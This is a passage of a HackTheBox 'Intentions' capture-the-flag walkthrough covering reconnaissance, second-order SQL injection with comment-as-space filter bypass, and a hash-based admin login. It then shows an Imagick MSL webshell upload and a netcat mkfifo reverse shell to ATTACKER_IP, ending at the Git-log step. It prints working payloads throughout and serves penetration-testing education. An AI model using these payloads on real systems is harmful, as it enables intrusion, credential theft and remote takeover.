HackTheBox: Intentions
This box is rated hard difficulty on HTB. It involves us grabbing Bcrypt hashes through second-order SQL injection, getting RCE on the site via the Imagick PHP extension, discovering user credentials in a past Git commit. Finally, we escalate privileges by brute forcing root user’s SSH key with a binary that lets us compare bytes to their MD5 hash value.
Scanning & Enumeration
As always, I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields no results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ sudo nmap -p22,80 -sCV 10.129.3.210 -oN fullscan-tcp

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-12 17:36 CST
Nmap scan report for 10.129.3.210
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:d2:00:66:27:5e:e6:9c:80:89:03:b5:8f:9e:60:e5 (ECDSA)
|_  256 c8:d0:ac:8d:29:9b:87:40:5f:1b:b0:a4:1d:53:8f:f1 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Intentions
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
There are just two ports open:
- SSH on port 22
- An nginx web server on port 80
We can’t do much on this particular version of OpenSSH without credentials so I fire up Gobuster to start subdirectory/subdomain enumeration before heading over to the web server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
$ gobuster dir -u http://10.129.3.210/ -w /opt/SecLists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.3.210/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/gallery              (Status: 302) [Size: 322] [--> http://10.129.3.210]
/admin                (Status: 302) [Size: 322] [--> http://10.129.3.210]
/storage              (Status: 301) [Size: 178] [--> http://10.129.3.210/storage/]
/css                  (Status: 301) [Size: 178] [--> http://10.129.3.210/css/]
/js                   (Status: 301) [Size: 178] [--> http://10.129.3.210/js/]
/logout               (Status: 302) [Size: 322] [--> http://10.129.3.210]
/fonts                (Status: 301) [Size: 178] [--> http://10.129.3.210/fonts/]

Checking the landing page shows a login panel for the site’s image gallery application where we must use an email and password for any attempts.
There is a register function so I create a new account to take a peak inside for any potential places to exploit.
2

This site has the entire gallery on one tab along with another personal feed where we’re able to filter genres to customize it. I’m pretty certain we’ll need to exploit the register page to load SSTI payloads via our username field or some kind of second-order SQLi in our profile preferences to dump the database. The presence of certain genre types indicate that these images get stored in a database which can be queried using the parameter inside that update profile function.

Just to cover all grounds, I decode the session cookie which shows that it just stores some encoded identifier to keep track of our login. All discovered endpoints such as /admin, /js, and /css return a 403 Forbidden code so we will need higher privileges to access them.

First I test for server-side template injection, checking if the site performs a simple mathematical operation. This doesn’t end up working for common engine payloads nor any polyglots to proc an error.
Second-Order SQLi
Now I move to testing second-order SQL injection by appending a single quote to our genre preferences. This nullifies our personal feed page which confirms the server throws an error when supplied with those type of characters.
1
food, travel, nature'

Capturing a request to the update profile function in Burp Suite shows that we make a POST request to /api/v1/gallery/user/genres which will only respond with a 200 code, meaning that any injections here are not reflected until we navigate to our personal feed (hence the second-order name).
This is possible due to the server not filtering special characters in the registration function. Developers should be using parameterized queries to mitigate and prevent such a vulnerability from arising. If you’re curious about more information on this attack vector, here is a great article containing resources to learn from.
I begin fuzzing for more API endpoints in case we find any and need to use them in the near future.
1
gobuster dir -u http://10.129.3.210/api/v1/ -w /opt/SecLists/Discovery/Web-Content/api/api-endpoints-res.txt
I setup my testing environment by capturing a POST request to the update function and a GET request to our personal feed, so that we can easily check which payloads work.
I notice that when we update our favorite genres and refresh the profile page, it filters out spaces as the application expects comma separated values. This means we we’ll have to be pretty specific in our payloads which includes commenting out the rest of the original query with # instead of the usual -- -.
A bit of messing around with these tabs show that our original query is something like:
1
SELECT * FROM [TABLE] WHERE IN(genre, '[USER_VALUES]')
The only payload I got to return a 200 on the personal feed page was the following:
1
nature')#
That will return a valid genre for all nature related images, as well as complete the the rest of that query in order to make it valid. Without being able to use spaces in our query, we’re limited to the current database/table as we won’t be able to supply things like UNION SELECT * FROM ... .
I start researching some methods to bypass this via Unicode or other forms and discover that by inputting inline comments (/*this is a comment*/) where the spaces should be, MySQL interprets these as separators effectively acting as space characters. This is intended to be used to make queries look neater by splitting them up and allowing for text to describe what each query is being utilized for.
Dumping Application’s Database
This article and PayloadAllTheThings SQLi cheat sheet are both good references for manually enumerating databases in MySQL.
First I will enumerate the number of columns so the server actually responds to our queries. Five seems to be the magic number to return a 200 code which makes sense because the site fetches that amount of JSON data as well under the id.
1
"genres":"nature')/**/UNION/**/SELECT/**/1,2,3,4,5#"

Because the page outputs the value of each image’s genre on the personal feed, I use the second column to enumerate the database name.
1
"genres":"')/**/UNION/**/SELECT/**/1,(select/**/group_concat(SCHEMA_NAME)/**/from/**/information_schema.schemata),3,4,5#"

Next, I check the table and column names inside of the intentions DB.
1
"genres":"')/**/UNION/**/SELECT/**/1,(select/**/group_concat(TABLE_NAME,':',COLUMN_NAME)/**/from/**/information_schema.columns/**/where/**/TABLE_SCHEMA/**/LIKE/**/'intentions'),3,4,5#"

Finally, I’ll dump the email, password, and admin columns from the users table to see if we’re able to sign in as admin here or reuse creds over SSH. That admin column is used to identify each account with their role of administrator or normal user which is handy.
1
"genres":"')/**/UNION/**/SELECT/**/1,(select/**/group_concat(admin,':',name,':',email,':',password)/**/from/**/intentions.users),3,4,5#"
That dumps the users table in the intentions database and gives us the bcrypt hashes for all accounts registered on the site. I copy/paste the block of information and sort it using a sed command on my local machine.
1
sed 's/,/\r\n/g' DBdump.txt > users.txt

As we can see, the value prepended to each line is the admin identifier denoting that only Steve and Greg have administrator level access to the website. Problem is, those hashes don’t crack and we can’t supply Bcrypt strings as our passwords on for that login API.
API v2 Login
Back to enumeration to find anything to exploit. Trying all possibilities for /api/v1 and /api/v2 returned nothing other than the /auth/login which was being used on the normal login panel. I kept on fuzzing for exposed files and directories until getting a few hits under the /js folder.

These all seem to be bootstrap javascript files but I quickly parse them anyways for more endpoints. Inside of admin.js are a few comments made by the developer disclosing that they have rolled out v2 APIs and no longer use plaintext passwords for authentication as they are lacking HTTPS.


This makes it seem like we can literally supply our enumerated hashes on those /api/v2/ endpoints. I’ll test this by capturing a normal login request to the original panel and changing v1 to v2 while providing a Bcrypt hash.

The response shows that we need to use the hash field in place of the original password. In doing so, I get a successful login as both Steve and Greg.
Initial Foothold via Imagick
Now that we have administrative privileges on the website, I go to /admin and find the same two messages found inside admin.js under the news tab. There are also two other tabs which display info on everything pertaining to file URLs and user info. At the end of the second message is a link to a module used to apply effects to the images. This discloses that the site is using the Imagick PHP extension in order to do so.

Since I hadn’t found an upload API, I do some research on what this extension does. Turns out that we can use this to edit/apply certain things to preexisting files on the server. I also come across CVE-2016–3714 which explains that an attacker can execute arbitrary code via shell metacharacters in specially crafted images. We don’t yet know the version of Imagick that’s running but it’s worth a shot due to the significant security risks.
Only problem is, we still can’t upload arbitrary files to the server. While searching the site some more, I find these effect buttons while editing an image that use the Imagick PHP extension to apply the filters.

After capturing a request, I test the path parameter to see if it sanitizes input by attempting to read /etc/passwd. That responds with a bad image path due to there being no .jpg extension. Next, I test to see if the application will make an outbound connection to my attacking machine or is just local.

That payload confirms that it’s possible to make the server read .jpg files hosted on our machine. While researching Imagick, I found a few CVEs with proof of concepts displaying how to get remote command execution on affected systems, however none of them seemed to work.
A half hour of reading different articles led me to this PTSecurity article about exploiting unsanitized objects within the Imagick extension. It’s a very detailed article and I recommend reading through it to fully understand how this exploit works. Skip to the final payload portion as reference when applying this exploit to the image modify API.
We know that this version likely doesn’t sanitize input since we’re able to host files from a remote machine to be loaded onto the server. The article explains that by supplying multipart/form data, we’re able to write a webshell that executes system commands.
Our form data should upload to the storage directory where all other files are located.
1
2
3
4
5
6
7
8
9
10
--ABC
Content-Disposition: form-data; name="swarm"; filename="swarm.jpg"
Content-Type: text/plain
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?php @system(@$_REQUEST['cmd']); ?>" />
<write filename="info:/var/www/html/intentions/storage/public/shell.php" />
</image>
--ABC--
We also need to add the path and effect parameters to our URL for Imagick to function correctly.
1
/api/v2/admin/image/modify?path=vid:msl:/tmp/php*&effect=swirl

The server responds with a 502 Bad Gateway code which is to be expected since it technically can’t reach the read file, however this still writes the contents to our shell. When trying to execute commands, I just could not get the file to be read by the server, even inside of the storage folder. After a LOT of tinkering, I found that by placing our shell inside the public directory, we’re able to navigate to the page in order to load the file.
1
<write filename="info:/var/www/html/intentions/public/shell.php" />

Note that the server automatically cleans up the public folder every some odd minutes so reupload the shell if needed. Final step for this exploit is to grab a reverse shell with your choice of payload. I go with a Netcat mkfifo one-liner, making sure to URL encode key characters so the server can interpret it.
1
/shell.php?cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/bash+-i+2>%261|nc+ATTACKER_IP+PORT+>/tmp/f

Now that we have a shell on the box as www-data, I start internal enumeration for any sensitive files. We’re limited as to what we can access so I head for databases, ill-secured backups, and any configuration files that may contain user credentials.
Privilege Escalation
Whilst looking in the webapp’s directory, I find that .git is available to us. I’m thinking that in the early stages of development, the owner may have hardcoded their creds into an config file or that. I just needed a way to transfer these to my attacking machine as I kept on getting dubious ownership errors when retrieving the git logs.

I ended up zipping the .git directory into a TAR archive and moving it to /public once again so I could just grab it with my browser instead of having to transfer everything over Netcat or something.
1
tar -xvjf git.tar.bz2
Dumping Git Logs
